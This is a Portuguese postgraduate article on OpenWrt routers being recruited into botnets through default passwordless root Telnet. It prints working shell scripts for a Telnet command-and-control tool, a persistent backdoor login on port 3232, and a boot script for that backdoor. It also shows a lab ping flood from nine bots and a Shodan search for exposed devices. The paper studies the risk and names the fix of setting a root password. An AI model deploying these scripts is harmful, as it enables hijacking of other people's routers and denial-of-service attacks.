

CENTRO UNIVERSITÁRIO ESTÁCIO DE SÁ
PÓS-GRADUAÇÃO EM ADMINISTRAÇÃO E SEGURANÇA DE
SISTEMAS COMPUTACIONAIS

MAIK ALBERTO CORRÊA RIBEIRO

**OPENWRT em sistemas embarcados de roteamento e medidas para mitigar
o risco de uso imediato por BOTNET**

Juiz de Fora
2016

MAIK ALBERTO CORRÊA RIBEIRO

**OPENWRT em sistemas embarcados de roteamento e medidas para mitigar
o risco de uso imediato por BOTNET**

Artigo apresentado ao Centro Universitário Estácio
de Sá em Juiz de Fora, como pré-requisito para
obtenção do grau de Especialista em
Administração e Segurança em Sistemas
Computacionais.

Orientador: Anderson Vieira

Aprovado em ____/____/____

Professor Anderson Vieira (orientador)

RESUMO

A distribuição Linux OpenWrt, utilizada principalmente em roteadores sem fio, conectados ao redor do mundo pela internet, pode ser explorada para utilização de Botnet. Através de Shell Script é possível criar, controlar e designar ordens de bots, explorando os próprios recursos do OpenWrt. Quando negligenciada a segurança básica no sistema por parte do administrador, ou pela não obrigatoriedade do sistema em exigir uma troca de senha em seu primeiro acesso para autenticação de usuário, possibilita o uso do sistema vulnerável, mesmo que momentaneamente, podendo se tornar vítima. Somado a utilização do protocolo Telnet, presente e habilitado como padrão no sistema para acesso remoto, ocorre uma brecha para que o sistema possa ser recrutado por uma Botnet.

Palavras-chave: BotNet, Segurança, OpenWRT, Shell-Script.

ABSTRACT

Key words: BotNet, Segurança, OpenWRT, Shell-Script.

1 INTRODUÇÃO

Desde a ARPANET, mais e mais equipamentos são conectados, hoje existem milhares de equipamentos interligados na INTERNET, com as mais diversas finalidades, houve o crescimento da utilização dos tipos de equipamentos conectados, levando ao conceito conhecido como "INTERNET DAS COISAS", já que não são apenas mais computadores conectados.

Um dos responsáveis para interligação dessas “coisas” é o roteador, que proporcionou o aumento do número de equipamentos conectados à internet. Uma notícia divulgada por umas das pioneiras do seguimento, a LinkSys, informou que chegou a marca de 100 milhões de roteadores comercializados em 2015. De acordo com previsões da IDC, empresas de pesquisa do setor, indicam que até 2017 os consumidores globais estarão usando 9,8 bilhões de dispositivos capazes de serem conectados a um roteador de rede doméstica¹.

De tamanha utilização, os roteadores acabaram ganhando atenção de programadores de Software Livre, como o projeto OpenWrt, onde é possível embarcar um Sistema Operacional completo em substituição aos firmwares originais. Mas as ameaças virtuais cresceram em paralelo ao crescimento da internet, segundo o CERT.Br existiu um aumento de 197% de incidentes de Segurança da Informação no Brasil em 2014². Uma das ameaças existente, são as redes comprometidas, utilizadas para ações maliciosas, conhecidas como Botnet.

Diante do exposto crescimento da internet com utilização de roteadores e a possibilidade de embarcar sistemas operacionais nesses equipamentos, esse artigo tem como objetivo, explorar o Sistema Operacional embarcado em roteadores, demonstrando como esses equipamentos podem ser alvo de uma Botnet.

No primeiro capítulo deste artigo, tem-se a introdução, o segundo um pouco sobre a definição de sistemas embarcados e a exploração do OpenWrt, demonstrando sua fragilidade inicial. O terceiro é dedicado a Botnet, conceito, criação e funcionamento, no quarto, o resultado da utilização de Botnet no

OpenWrt, a busca dos equipamentos vulneráveis no mundo, a maneira de evitar todo transtorno no sistema, e por fim as considerações finais.

2 SISTEMAS EMBARCADOS

Sistemas embarcados são definidos por alguns autores como sistema desenvolvidos para tarefas específicas:

Os sistemas embarcados são sistemas de computação de propósito específico. Em geral, são desenvolvidos para realizar uma ou algumas funções dedicadas, muitas vezes com restrições computacionais de tempo real. (LAMB, 2013, p.73).

A lista de equipamentos é extensa quanto à utilização dos ditos sistemas embarcados, entre eles, encontra-se sistemas embarcados simples com apenas singelas tarefas definidas, sendo específicas para o produto, até sistemas embarcados mais complexos como os utilizados em equipamentos de redes

Em praticamente todas as atividades humanas identificamos a presença de softwares embarcados, embora a grande maioria deles passe despercebida por nós. Os exemplos são muitos, e no nosso dia-a-dia os usamos nas tarefas cotidianas, como celulares, nos sistemas embarcados de automóveis (sistemas de freios, por exemplo), nas catracas eletrônicas e nos elevadores inteligentes. (TAURION, 2005, p.14)

Além dos sistemas embarcados com suas limitações, também denominado como firmware, existem sistemas embarcados como sistemas operacionais, podendo ser enxuto, mas com a possibilidade de customização total, como no caso de distribuições GNU/Linux. Por assim existir diversos sistemas embarcados, a expressão acaba não sendo muito precisa, pois muitos sistemas têm algum elemento de programabilidade (LAMB, 2013).

2.1 OPENWRT

O OpenWrt é uma opção para transformar um roteador compatível em um mini PC Linux, podendo ser utilizado como um servidor (DEBONI & BORBA, 2007), com OpenWrt embarcado em um roteador, o equipamento deixa as limitações impostas pelo firmware do fabricante, para adquirir liberdade e flexibilidade, mas consequentemente passa a ter os mesmos riscos que um servidor enfrenta. OpenWrt é uma distribuição Linux para Sistemas embarcados, sua principal utilização é em roteadores wireless compatíveis, surgiu em 2003, com base no firmware utilizado do roteador LinkSys WRT54G. Uma excelente opção devido ao seu desempenho, estabilidade e customização nos roteadores que suportam o sistema.

Entretanto, diferentemente de outras distribuições Linux, o OpenWrt não solicitada autenticação inicial, acessando diretamente como root, “administrador da máquina, com poderes irrestritos. Portanto, uma ação impensada de sua parte pode inutilizar todo o sistema com um único comando” (ULBRICH, 2008, p.21). Sendo assim, qualquer um com acesso ao OpenWrt tem total permissão ao sistema.

Os acessos aos sistemas embarcados geralmente ocorrem através de conexão remota, no OpenWrt as opções são via http, através do navegador web, ou linha de comando, sendo padrão o telnet, a porta de acesso em algumas versões é a 23, em outras versões se encontra como 2323. Ao acessar o OpenWrt através de linha de comando o seguinte alerta é exibido:

```
=== IMPORTANT =====  
Use 'passwd' to set your login password  
this will disable telnet and enable SSH
```

Uma notificação da importância do uso do comando *passwd*, para adicionar uma senha e automaticamente desabilitar o inseguro Telnet, ativando o *SSH*. O sistema não obriga a efetuar a troca de senha, então é possível continuar trabalhando dessa forma totalmente vulnerável.

Fragilidade presente ou associada a ativos que manipulam e/ou processam informações que, ao ser exploradas por ameaças, permite a ocorrência de um incidente de segurança, afetando negativamente

um ou mais princípios da segurança da informação: confidencialidade, integridade e disponibilidade. As vulnerabilidades por si só não provocam incidentes, pois são elementos passivos, necessitando para tanto de um agente causador ou condição favorável, que são as ameaças. (SEMOLA, 2013, p. 46)

Ao iniciar o sistema, o acesso já é dado como *root*, sem necessidade de elevação de poder ou autenticação para que isso aconteça, em ambiente Unix, é comum a necessidade de elevação ou autenticação para utilização do super-usuário, por questão de segurança, devido ao alto risco do poder do usuário *root*, sua utilização ou má utilização podem comprometer o sistema.

Figura 1: Tela após login remoto no OpenWrt

```

=== IMPORTANT ===
Use 'passwd' to set your login password
this will disable telnet and enable SSH
-----

BusyBox v1.23.2 (2015-04-22 06:23:35 CEST) built-in shell (ash)

|_| .----- .----- .|_|_|_|_| .----- .|_| | | | | | | | | | | | | | | | | | | | |
|_| - || _ | - ||_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
|_|_| W I R E L E S S F R E E D O M

-----
CHAOS CALMER (15.05-rc1, r45695)
-----
* 1 1/2 oz Gin           Shake with a glassful
* 1/4 oz Triple Sec     of broken ice and pour
* 3/4 oz Lime Juice     unstrained into a goblet.
* 1 1/2 oz Orange Juice
* 1 tsp. Grenadine Syrup
-----

root@OpenWrt:/#

```

No OpenWrt como em muitos sistemas operacionais baseados em Unix, utilizam interpretadores de comando complexos para implementar parte do Shell textual. Em alguns casos, esses interpretadores definem uma linguagem bastante poderosa (COSTA, 2010). Muitos são os arquivos do OpenWrt em Shell Script para o funcionamento do mesmo, quando explorado, o sistema pode ser analisado, e através da compreensão, pode-se criar novas funcionalidades.

Quadro 1: Arquivo login.sh

```
#!/bin/sh
# Copyright (C) 2006-2011 OpenWrt.org
if ( ! grep -qsE '^root:[!x]?:' /etc/shadow || \
    ! grep -qsE '^root:[!x]?:' /etc/passwd ) && \
    [ -z "$FAILSAFE" ]
then
    echo "Login failed."
    exit 0
else
cat << EOF
=== IMPORTANT ===
Use 'passwd' to set your login password
this will disable telnet and enable SSH
-----
EOF
fi
exec /bin/ash --login
```

Fonte: /bin/login.sh

O script **login.sh** em suma, verifica se existe senha definida para o usuário root, se não existir, executa o interpretador de comando ash, padrão do OpenWrt.

2.1.1 TELNET NO OPENWRT

Durante a inicialização do OpenWrt, o Telnet é iniciado, como afirma Geraldi et al. (2013. p. 15), “o Telnet é um protocolo completamente aberto (no sentido pejorativo), que transmite login, senha e todos comandos em texto puro.” Por si só, o protocolo já é inseguro, e no caso do OpenWrt, a autenticação é nula.

Ao verificar o conteúdo do script de inicialização do Telnet no OpenWrt, o arquivo */etc/init.d/telnet*, contem alterações no decorrer das versões. Por exemplo, na versão 15.05 o mesmo está mais elaborado que na versão 8.09.1, mas com mesmo propósito, verificar se o *password* foi alterado para que o telnet continue em funcionamento.

Quadro 2: Comparativo do arquivo inicialização do telnet entre versões

Chaos Calmer 15.05	Kamikaze 8.09.1
#!/bin/sh /etc/rc.common # Copyright (C) 2006-2011 OpenWrt.org	#!/bin/sh /etc/rc.common # Copyright (C) 2006 OpenWrt.org

<pre> START=50 USE_PROCD=1 PROG=/usr/sbin/telnetd has_root_pwd() { local pwd=\$([-f "\$1"] && cat "\$1") pwd="\${pwd#*root:}" pwd="\${pwd%%:.*}" test -n "\${pwd#[\!x]}" } get_root_home() { local homedir=\$([-f "\$1"] && cat "\$1") homedir="\${homedir#*:.*:0:0:.*:}" echo "\${homedir%%:.*}" } has_ssh_pubkey() { (/etc/init.d/dropbear enabled 2> /dev/null && grep -qs "^ssh-" /etc/dropbear/authorized_keys) \ (/etc/init.d/sshd enabled 2> /dev/null && grep -qs "^ssh-" "\$(get_root_home /etc/passwd)"/.ssh/authorized_keys) } start_service() { if (! has_ssh_pubkey && \ ! has_root_pwd /etc/passwd && ! has_root_pwd /etc/shadow) \ (! /etc/init.d/dropbear enabled 2> /dev/null && ! /etc/init.d/sshd enabled 2> /dev/null); then procd_open_instance procd_set_param command "\$PROG" -F -l /bin/login.sh procd_close_instance fi } </pre>	<pre> START=50 start() { if [\! -f /etc/passwd] \ awk -F: '/^root:/ && (\$2 != "") && (\$2 !~ /\!/) {exit 1}' /etc/passwd 2>/dev/null \ ([\! -x /usr/sbin/dropbear] && [\! -x /usr/sbin/sshd]) then \ telnetd -l /bin/login fi } stop() { killall telnetd } </pre>
--	--

Fonte: /etc/init.d/telnet

Na simples análise inicial do OpenWrt, nota-se o Telnet habilitado como padrão, e a insegurança da não utilização de autenticação inicial. Desta forma, o sistema quando exposto na internet nestas condições, estará totalmente

acessível, praticamente uma máquina pública. Com um pouco de criatividade, poderá ser utilizado para os mais indevidos fins.

3 BOTNET

Uma Botnet pode se referir a uma rede de computadores, utilizando software de computação distribuída, mas sua definição é muito utilizada por autores como ações de efeito maliciosas.

Uma rede de computadores forçada a operar sob comandos de um usuário remoto não autorizado, geralmente sem o conhecimento de seu dono ou operador. Essa rede de computadores "robôs" é então utilizada para realizar ataques a outros sistemas. (CLARKE & KNAKE, 2015, p.224)

Seguindo essas premissas, o que diferencia uma administração de rede de computadores, através de um profissional da área da tecnologia da informação, podendo ser um administrador de rede, ou um especialista em segurança efetuando algum teste em seus servidores, para um BotMaster, são as intenções de suas ações.

3.1 ATIVIDADES MALICIOSAS

O grande problema das Botnets são os estragos que elas podem causar, com acesso aos equipamentos comprometidos, uma pessoa má intencionada pode causar danos. Algumas das atividades maliciosas relacionadas a utilização de Botnet são: coleta de informações pessoais, envio de spam e phishing, propagação de códigos maliciosos, click-fraud, desativação de mecanismos de segurança, ataques de negação de serviço (DDoS), criação de proxy, entre outras.

Uma das principais atividades maliciosas quando se refere à utilização de Botnet é a negação de serviço (DDoS).


O atacante usava alguma falha bem conhecida no sistema operacional ou em alguma aplicação comum para obter acesso a esses sistemas e instalar neles seus próprios programas. Tais sistemas são conhecidos como zumbis. Uma vez instalados programas de backdoor adequados nesses sistemas, eles ficavam inteiramente sob o controle do atacante. Grandes coleções de tais

sistemas sob o controle de um atacante podem ser criadas, formando, coletivamente, uma grande botnet. Essas redes de sistemas comprometidos são uma das ferramentas favoritas dos atacantes e podem ser usadas para variedade de finalidades, incluindo ataques de negação de serviço distribuídos (DDoS). (Brown & Stallings, 2013, p.218)

3.2 ARQUITETURA

Segundo Ferreira (2013, p.14), a organização arquitetural da Botnet é composta por 3 (três) elementos básicos: O Botmaster, o Servidor de Comando e Controle, e o Cliente (Bot).

Figura 2 – Arquitetura de uma Botnet.



Existem alguns tipos de topologias utilizadas em uma Botnet, no caso do OpenWrt pode ser facilmente enquadrado na topologia centralizada, escrevendo alguns arquivos Shell Script.

Nesta topologia, um ponto central é responsável pela troca de comandos entre o Botmaster e os clientes Bots. Neste modelo, o Botmaster escolhe um anfitrião, normalmente um computador com acesso à banda larga, para ser o ponto central, ou seja, o Servidor de C&C, que monitoriza o *status* dos Bots e envia as instruções dadas pelo proprietário. (FERREIRA, 2013, p.15)

3.2.2 BOTMASTER

É denominado Botmaster o controlador humano da Botnet, ele opera controlando remotamente os Bots, através de comandos enviados ao Servidor

C&C, que estabelece a comunicação entre eles. Na definição de Ferreira (2013, p.14) “Geralmente a Botnet é controlada pelo seu criador, mas muitas Botnets são criadas para comercialização e alugadas para ações criminosas”. Alguns autores também denominam o BotMaster como Botheder. Pode ser ele o criador da Botnet, mas geralmente está relacionado como que vai controlar a rede de Bots.

3.2.3 C&C

Segundo Ferreira (2013, p.14) “A parte principal da Botnet é o servidor de C&C, responsável pela comunicação entre o Botmaster e os Bots, através do encaminhamento de comandos para a execução de ações”. Abaixo um script C&C para administrar a Botnet, através dele é possível fazer a verificação dos Bots disponíveis e fazer o envio dos comandos.

Quadro 3: Script C&C

```
#created by maik.alberto@hotmail.com
#!/bin/sh
case "$1" in

  "-c")
    if [ -z $2 ]; then
      echo uso: $0 -c lista porta
    else
      cont=0;
      total=`wc -l $2 | cut -d " " -f1`

      while [ $cont -lt $total ];
      do
        let cont=$cont+1;
        host=`cat $2 | head -$cont | tail -1`

        if ( echo exit ) | telnet $host $3 2> /dev/null;
        then
          echo "$host [OKAY]"
        else
          echo "$host [DOWN]"
        fi
      done
    fi
  ;;
*)
    read -sp "Password..: " pass; echo;
```

```

read -p "Comando...: " cmd;
read -p "Tempo vida: " temp;
read -p "Host/Lista: " host;
read -p "Porta.....: " port;

if [ -f $host ]; then
    total=`wc -l $host | cut -d " " -f1`
    prec=cat
else
    total=1
    prec=echo
fi

cont=0;
while [ $cont -lt $total ];
do
    let cont=$cont+1;
    hosts=`$prec $host | head -$cont | tail -1`
    ( echo $pass; echo $cmd; sleep $temp; ) | telnet $hosts $port > /dev/null &
done

;;
esac

```

Fonte: O autor

Figura 3 – C&C em execução no OpenWrt.

```

root@OpenWrt:/cc# ./cc.sh -c lista 23
192.168.88.130 [OKAY]
192.168.88.131 [OKAY]
192.168.88.132 [OKAY]
192.168.88.133 [OKAY]
192.168.88.134 [OKAY]
192.168.88.135 [OKAY]
192.168.88.136 [OKAY]
192.168.88.137 [OKAY]
192.168.88.138 [OKAY]
root@OpenWrt:/cc# ./cc.sh
Password..:
Comando...: ping 192.168.88.129
Tempo vida: 1000
Host/Lista: lista
Porta.....: 23
root@OpenWrt:/cc# _

```

3.2.4 BOTS

O termo Bot é a abreviação de robot, computadores que fazem parte da rede de robôs/zumbis, que através de algum meio irão receber comandos

remotos para executarem. “É o computador ou dispositivo comprometido, controlado remotamente por um Botmaster para a execução de algumas ordens através dos comandos recebidos” (FERREIRA, 2013, p.19). Até aqui, a Botnet foi formada apenas com sistemas vulneráveis, devido a não utilização de senha do root. Se a senha for aplicada pelo root não estará mais acessível diretamente. Mas se o OpenWrt ficar exposto por um determinado tempo na internet, poderá ser infectado para que o acesso seja feito mesmo com a aplicação de senha do root, através de um acesso alternativo.

3.2.4.1 INFECÇÃO DO BOT

De acordo com Ferreira (2013, p.19), uma Botnet típica pode ser criada e mantida em quatro fases: infecção inicial, injeção secundária, conexão, atualização e manutenção. Com o sistema vulnerável e com conhecimento do funcionamento do OpenWrt, pode-se fazer adaptações no sistema para criar um acesso alternativo através do Telnet, modificando a porta, criando uma espécie de backdoor, conforme conceito de Broad e Bindner (2013, p. 224) “programa deixado em execução no sistema comprometido com intuito de facilitar a entrada posterior no sistema sem a necessidade de explorar a vulnerabilidade repetidamente”.

Quadro 4: Login remoto alternativo

```
#created by maik.alberto@hotmail.com
#!/bin/sh
ok="ba1f2511fc30423bdbb183fe33f3dd0f";
read cod;
cri=`echo $cod | md5sum | cut -d\ -f1`
if [ $ok = $cri ];
then
exec /bin/sh;
fi
```

Quadro 5: Script para inicialização.

```
#created by maik.alberto@hotmail.com
#!/bin/sh /etc/rc.common
START=41
start() {
telnetd -l /bin/lalt.sh -p 3232
}
```

Fonte: O autor

Se o sistema ficou exposto por um tempo na internet, mesmo após aplicação de senha de root, com o script acima em execução, a máquina ainda poderá fazer parte de uma Botnet, agora totalmente privada, utilizando a porta 3232 para acesso alternativo, com solicitação de password criptografado no

script com md5, “algoritmo de hashing de autenticação simples e popular” (FARREL, 2005, p.499), recurso presente em todas as versões do OpenWrt. Apesar das fragilidades do MD5, com sua utilização dificulta um possível sequestro por Bot. Uma opção mais segura, seria a utilização do Signify, utilitário para verificação de assinatura criptografada, presente apenas em versões mais recentes do OpenWrt.

3.2.5 ALVO


Como descrito, OpenWrt é um sistema operacional completo, um recurso presente quando acessado via web, faz o monitoramento em tempo real. Com isso, pode ser analisado o tráfego gerado, pois uma das técnicas para detecção de Botnets é baseada em monitoramento de tráfego, podendo ser útil para identificar a existência de ataques de Botnets (FERREIRA, 2013).

Figura 4 – Conexões antes da execução do C&C no alvo

Realtime Connections

This page gives an overview over currently active network connections.

Active Connections



3.2.5.1 ATAQUE DE INUNDAÇÃO

Conforme informações anteriores, uma das principais finalidades de uma Botnet utilizada para fins maliciosos, é a negação de serviços através da rede formada. Com o controle dos Bots, uma das técnicas utilizadas é o ataque de inundação.

Praticamente qualquer tipo de pacote de rede pode ser usado em um ataque de inundação. Basta simplesmente que ele seja de um tipo que tenha permissão de fluir pelos enlaces em direção ao sistema visado, de modo que possa consumir toda capacidade disponível em algum enlace até o servidor visado. (BROWN & STALLINGS, 2013, p.217)


Para simulação de um ataque distribuído através de Botnet a um determinado alvo, a execução do comando ping auxilia na demonstração da utilização do protocolo ICMP. O exemplo é apenas para gerar tráfego e não para inutilizar o alvo.

Figura 5 – Conexões do alvo após execução distribuída do comando ping.

Realtime Connections

This page gives an overview over currently active network connections.

Active Connections



Após a execução do cc.sh (Figura 3) com uma lista de Bots, o gráfico é inundado na cor vermelha. Estas são as conexões oriundas dos Bots, no exemplo foi utilizado o protocolo ICMP através do comando ping para gerar o tráfego distribuído por diversos Bots ao mesmo tempo.

Figura 6 – Lista das múltiplas conexões originadas dos bots.

Network	Protocol	Source	Destination	Transfer
IPv4	TCP	192.168.88.1:57979	192.168.88.129:80	323.33 KB (2483 Pkts.)
IPv4	ICMP	192.168.88.133:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPv4	ICMP	192.168.88.132:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPv4	ICMP	192.168.88.134:0	192.168.88.129:0	11.24 KB (137 Pkts.)
IPv4	ICMP	192.168.88.136:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPv4	ICMP	192.168.88.138:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPv4	ICMP	192.168.88.135:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPv4	ICMP	192.168.88.137:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPv4	ICMP	192.168.88.130:0	192.168.88.129:0	11.16 KB (136 Pkts.)
IPv4	ICMP	192.168.88.131:0	192.168.88.129:0	11.16 KB (136 Pkts.)

Powered by LuCI Master (git-15.126.50380-7a54785) / OpenWrt Chaos Calmer 15.05-rc1

4 RESULTADO E DISCUSSÃO

Com os elementos demonstrados no decorrer do artigo, pode-se utilizar das informações para pesquisar sistemas vulneráveis na internet através de serviços de busca, para essa finalidade destaca-se o Shodan.

SHODAN é um mecanismo de busca projetado para encontrar sistemas e equipamentos voltados para a Internet que estão usando mecanismos potencialmente inseguros para autenticação e autorização. As pesquisas podem variar desde roteadores domésticos até sistema SCADA avançados. Os invasores podem aumentar o poder do SHODAN por meio de sua interface baseada na web ou de um conjunto de APIs disponíveis para as quais os desenvolvedores podem escrever programas (McCLURE et al., 2014, p.24)

Com as características e padrões observados no OpenWrt, quando utilizado de forma vulnerável e sendo exposto na internet, o sistema pode ser localizado em qualquer parte mundo.

Figura 7 – OpenWrt vulneráveis pelo mundo.






Gráfico 1 – Portas utilizadas **Gráfico 2 - Países com OpenWrt Vulnerável**



Pela observação das características do OpenWrt vulnerável que foi utilizado no laboratório, quando informado no mecanismo de busca, são encontradas centenas de sistemas expostos pelo mundo, que podem ser alvo de uma possível ação maliciosa, como a Botnet demonstrada no artigo, que poderia ser utilizada para os mais diversos fins.

O OpenWrt é um sistema complexo, que transforma o roteador em um pc-linux, mas sem o mínimo de segurança, se torna algo potencialmente perigoso. Com o simples comando passwd no terminal para inserção de senha, antes de colocar o sistema na internet, ou até mesmo utilizando a administração do sistema para definir a senha via web, inviabilizaria o problema demonstrado.

Figura 8 – Administração do Sistema via WEB


The screenshot shows the OpenWrt web interface. At the top is a dark navigation bar with the 'OpenWrt' logo and menu items: 'Status', 'System', 'Network', and 'Logout'. Below this, the 'Router Password' section is displayed in blue text, with a subtitle 'Changes the administrator password for accessing the device'. It contains two input fields labeled 'Password' and 'Confirmation', each with a green strength indicator icon to its right. Below the password section, the 'SSH Access' section is shown in blue text, with a subtitle 'Dropbear offers SSH network shell access and an integrated SCP server'. Underneath, the 'Dropbear Instance' section is visible.

